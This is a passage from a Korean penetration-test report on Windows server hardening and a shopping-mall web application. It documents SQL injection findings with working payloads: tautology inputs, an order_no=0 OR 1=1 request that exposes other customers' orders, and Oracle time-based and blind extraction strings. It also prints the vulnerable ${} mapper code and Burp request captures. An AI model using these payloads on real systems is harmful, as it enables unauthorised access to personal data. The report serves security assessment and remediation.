
취약점 개요

- 디스크 볼륨이 암호화되어 있지 않은 경우 비인가자가 데이터를 열람할 수 있음.

취약점 설명


양호	"데이터 보호를 위해 내용을 암호화" 정책이 선택된 경우
취약	"데이터 보호를 위해 내용을 암호화" 정책이 선택되어 있지 않은 경우

- 1) 폴더 선택 > 속성 > [일반] 탭 > 고급 > 고급 특성 > "데이터 보호를 위해 내용을 암호화" 체크 박스 확인. 선택되어 있지 않음.



취약점 조치

- 체크 박스 선택으로 암호화 설정함.



5.5.6. Dos 공격 방어 레지스트리 설정(W-72)


취약점 개요

- DoS 방어 레지스트리를 설정하지 않은 경우, DoS 공격에 의한 시스템 다운으로 서비스 제공이 중단될 수 있음.

양호	DoS 방어 레지스트리 값이 권고 기준과 같이 설정되어 있는 경우
취약	DoS 방어 레지스트리 값이 권고 기준과 같이 설정되어 있지 않은 경우


취약점 설명

- DoS 방어 레지스트리 권고 기준
 - SynAttackProtect(Syn 공격 방어 기능 설정) = 1 이상
 - EnableDeadGWDetect(원치 않는 게이트웨이로 향하는 상황을 방지하기 위해 죽은 상태의 게이트웨이 탐지) = 0(False)
 - KeepAliveTime(TCP 연결 유지 시간 – Keep Alive 패킷 전송 빈도) = 300,000 (5분)
 - NoNameReleaseOnDemand(NetBIOS 이름 해제 여부를 결정 = 1(True)
- 시작 > 실행 > Regedit > HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters에 권고 DoS 방어 레지스트리가 모두 없음.



취약점 조치

- 1) 해당 레지스터리 생성 후 권고 사항에 맞게 값 설정함.



5.5.7. 경고 메시지 설정(W-75)

취약점 개요


- 로그온 경고 메시지가 없는 경우 악의적인 사용자에게 관리자가 적절한 보안 수준으로 시스템을 보호하고 있으며, 공격자의 활동을 주시하고 있다는 생각을 상기시킬 수 없어 간접적인 공격 기회를 제공할 우려 있음.

양호	로그인 경고 메시지 제목 및 내용이 설정되어 있는 경우
취약	로그인 경고 메시지 제목 및 내용이 설정되어 있지 않은 경우

취약점 설명


1) 실행> regedit>

Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System> "legalnoticecaption", "legalnoticetext" 레지스트리 값 확인. 해당 레지스트리 값이 비어 있음.



취약점 조치

- 1) 해당 레지스터리에 경고 메시지 제목, 내용을 작성함.



5.5.8. LAN Manager 인증 수준 설정 미흡(W-77)


취약점 개요

- LAN Manager는 네트워크를 통한 파일 및 프린터 공유와 같은 작업 시 인증을 담당하는 인증 프로토콜.
- 안전하지 않은 LAN Manager 인증 수준을 사용할 때, 인증 트래픽이 스니핑되는 경우 계정 정보 노출의 우려가 있음.

양호	"LAN Manager 인증 수준" 정책에 "NTLMv2 응답만 보냄"이 설정되어 있는 경우
취약	"LAN Manager 인증 수준" 정책에 "LM" 및 "NTLM"인증이 설정되어 있는 경우


취약점 설명

- 1) 로컬 보안 정책 – 로컬 정책 – 보안 옵션 항목 중 '네트워크 보안 : LAN Manager 인증 수준' 정책이 정의되어 있지 않은 것을 확인함.



취약점 설명

1) NTLMv2 Response만 전송하도록 인증 수준 정책을 설정함.



6. 세부 수행내역 – WEB(웹)

6.1. SQL Injection(SI)

6.1.1. ' OR '1'='1' 참 조건 삽입을 통한 쿼리 변조

취약점 개요

- SQL Injection은 사용자 입력값을 검증 없이 SQL 쿼리에 포함시켜 실행할 때, 공격자가 쿼리 구조를 조작하여 의도하지 않은 데이터 조회, 조작, 인증 우회까지 수행할 수 있는 취약점임.

양호	사용자 입력값을 PreparedStatement 또는 #{} 바인딩으로 처리하여 쿼리 내부에서 안전하게 사용되고 있음.
취약	\${} 또는 문자열 연결 방식으로 입력값이 SQL 문에 직접 포함되어 실행될 수 있음.

취약점 설명

Case 1 /main.do 전체 상품 출력

1) /main.do 검색창에 ' OR '1'='1' 입력

The screenshot shows a web browser displaying the JM COLLECTION homepage. At the top right, there are links for '로그인', '회원가입', and '마이페이지'. Below the header, the JM COLLECTION logo is centered. A navigation menu at the bottom of the header includes categories: BEST, NEW, OUTER, TOP, ONE-PIECE, BOTTOM, and ACC. In the main content area, there is a grid of product images. The search bar at the top left contains the text 'OR '1'='1', which is highlighted with a red rectangle. The rest of the page content is visible but appears to be standard product listing pages.

2) 전체 상품 목록 출력



Case 2 /member_admin.do 중요 정보 노출

1) /member_admin.do 검색창에 order by 1—입력

회원 목록/관리

아이디	이름	생년월일	이메일	핸드폰	가입날짜	등급
조회된 결과가 없습니다.						
[<<] 12 [>>]						
전체	▼	order by 1—	검색			

2) Burp Suite로 POST 요청을 잡아 확인해보면 중요 정보가 노출되는 것을 확인 가능

Request		Response	
Pretty	Raw	Hex	Render
1 POST /member_admin_list.do HTTP/1.1			Invalid column index
2 Host: web-as-alb-1215800245.ap-northeast-2.elb.amazonaws.com			## The error may exist in file [C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\classes\mapper\Admin\Admin_SQL.xml]
3 Content-Length: 63			## The error may involve admin.selectMemberList-Inline
4 X-Requested-With: XMLHttpRequest			## The error occurred while setting parameters
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36			## SQL: SELECT AAA.* FROM(SELECT COUNT(*) OVER() AS TOTAL_COUNT, AAA.* FROM SELECT ROWNUM RNUM, MEMBER_NO, MEMBER_ID,
6 Accept: */*			MEMBER_NAME, MEMBER_NAME, MEMBER_ADDR1,
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8			TO_CHAR(MEMBER_BIRTH, 'YYYY-MM-DD') MEMBER_BIRTH, MEMBER_PHONE,
8 Origin: http://web-as-alb-1215800245.ap-northeast-2.elb.amazonaws.com			MEMBER_ZIPCODE, MEMBER_ADDR2, MEMBER_ADDR2, MEMBER_PHONE,
9 Referer: http://web-as-alb-1215800245.ap-northeast-2.elb.amazonaws.com/member_admin.do			TO_CHAR(MEMBER_DATE, 'YYYY-MM-DD') MEMBER_DATE, MEMBER_DATE, MEMBER_TOTAL,
10 Accept-Encoding: gzip, deflate, br			MEMBER_GRADE, MEMBER_LOG, MEMBER_LOG, MEMBER_TOTAL,
11 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7			'YYYY-MM-DD') MEMBER_LOG, DECODE(MEMBER_DELETE,'0','가입','탈퇴')
12 Cookie: G_ENABLED_IDPS=google; JSESSIONID=3848E0B9576FD026EDB4FA40F02018			MEMBER_DELETE, EMAIL_AGREE, SMS_AGREE FROM MEMBER WHERE MEMBER_ID LIKE
13 Connection: keep-alive			'%' order by 1-%' OR MEMBER_NAME LIKE
14 &PAGE_INDEX=1&PAGE_ROW=10&searchOption=all&keyword=order by 1-			'%' order by 1-' OR MEMBER_GRADE LIKE
			'%' order by 1-%')AA)AAA WHERE AAA,RNUM BETWEEN ? AND ?
			## Cause: java.sql.SQLException: Invalid column index

Case 3 /order_detail.do에 order_no 파라미터 취약점 존재

```

<select id="order_detail" parameterType="hashmap" resultType="hashmap"> <!-- 주문list 상세보기 18개 -->
<!CDATA[
    select m.member_name, m.member_phone, m.member_email,
    l.order_name, l.order_zipcode, l.order_addr1, l.order_addr2, l.order_phone,
    l.order_no, l.order_state, l.order_pay_option, l.ORDER_PAY_NAME, l.ORDER_DATE, l.ORDER_PAY_BANK,
    l.order_total_order_price, l.order_use_point, l.order_fee, l.order_total_pay_price

    from member m, order_list l

    where m.member_no = l.member_no
    and l.order_no = ${order_no}
]]>
</select>

<select id="order_detail_sub" parameterType="hashmap" resultType="hashmap"> <!-- 주문detail 상세보기 -->
<!CDATA[
    select g.goods_no, g.goods_name, g.GOODS_THUMBNAIL, d.order_detail_color, d.order_detail_size, d.order_detail_amount
    d.order_detail_price, d.coupon_discount, d.order_discount_apply

    from order_detail d, goods g

    where d.goods_no = g.goods_no
    and d.order_no = ${order_no}
]]>
</select>

```

src\main\resources\mapper\admin\Admin_SQL.xml 코드 내 \${order_no} 파라미터 취약점 존재 확인

Request

Pretty	Raw	Hex
--------	-----	-----

```

POST /order_detail.do HTTP/1.1
Host: web-as-alb-268055934.ap-northeast-1.elb.amazonaws.com
Content-Length: 11
Cache-Control: max-age=0
Accept-Language: ko-KR,ko;q=0.9
Origin: http://web-as-alb-268055934.ap-northeast-1.elb.amazonaws.com
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://web-as-alb-268055934.ap-northeast-1.elb.amazonaws.com/order_admin_a.do?os=4
Accept-Encoding: gzip, deflate, br
Cookie: G_ENABLED_IDPS=google; JSESSIONID=AEB8352579D83DF84CAF97F977FA69EE
Connection: keep-alive
order_no=0%20OR%201=1

```

② ⚙️ ⏪ ⏩ Search 0 highlights

Burp Suite로 파라미터 조작하여 0%20OR%201=1값을 넣어 SQL 인젝션

받으시는분

받는분 이름 : asd / 받는분 연락처 : 1010101010
받는분 주소 : 제주특별자치도 서귀포시 가가로 14 (상예동) 민노오

주문번호	16
주문자	정하나
연락처	01044448888
이메일	hnjung@test.com
배송상태	6
결제수단	2
제품가격	2000
배송비	3000
사용포인트	0
최종결제금액	5000

받으시는분

받는분 이름 : asd / 받는분 연락처 : 1010101010
받는분 주소 : 제주특별자치도 서귀포시 가가로 14 (상예동) 민노오

주문번호	16
주문자	강미애
연락처	01032142423
이메일	mekang@gmail.com
배송상태	6
결제수단	2
제품가격	2000
배송비	3000
사용포인트	0
최종결제금액	5000

'받으시는 분' 란에 모든 유저 정보 노출

6.1.2. Blind SQL Injection

취약점 개요

- Blind SQL Injection은 에러 메시지 없이도 서버의 응답 변화를 통해 쿼리 실행 여부를 유추하고 DB 정보를 추출하는 공격 기법.
- 출력이 제한돼도 입력값 검증이 없으면 공격이 가능하므로, 쿼리 작성 시 바인딩 처리 등 조치가 필요함.

양호	사용자 입력값을 PreparedStatement, #{} 바인딩으로 처리하며, 쿼리 실행 결과의 참/거짓 여부에 따른 응답 차이가 발생하지 않음
취약	입력값에 따라 페이지 동작(성공/실패, 응답 지연 등)에 차이가 발생하여 공격자가 논리적 판단 또는 시간 기반 탐지가 가능함

취약점 설명

1) Blind SQL Injection 동작 확인

a. 시간 기반 확인 5초 대기 후 응답

```
' AND dbms_pipe.receive_message('a',5) IS NULL -
```

JM COLLECTION

BEST NEW OUTER TOP ONE-PIECE BOTTOM ACC

검색목록

2) User 정보 확인

```
' OR LENGTH((SELECT user FROM dual)) = N -
```

N에 숫자를 넣어 user 이름 길이 확인

/main.do 검색창에 입력 시 참이면 쇼핑몰의 모든 상품 출력, 거짓이면 일부 상품 출력

Hi, hy님! | 로그아웃 | 마이페이지 | 장바구니 | 이벤트 | 고객센터

OR LENGTH(SELECT us

JM COLLECTION

BEST NEW OUTER TOP ONE-PIECE BOTTOM

[<<] 1 2 3 4 [>>]

N이 11일 때 쇼핑몰의 모든 상품 출력이 되어 user 이름의 길이가 11인 것을 확인

Step 3) ASCII 코드를 이용한 user 이름 확인

' OR ASCII(SUBSTR((SELECT user FROM dual), a, 1)) = N—

N에 ASCII 코드 값 입력 N의 값이 참일 경우 a를 11까지 증가시켜 이름 확인

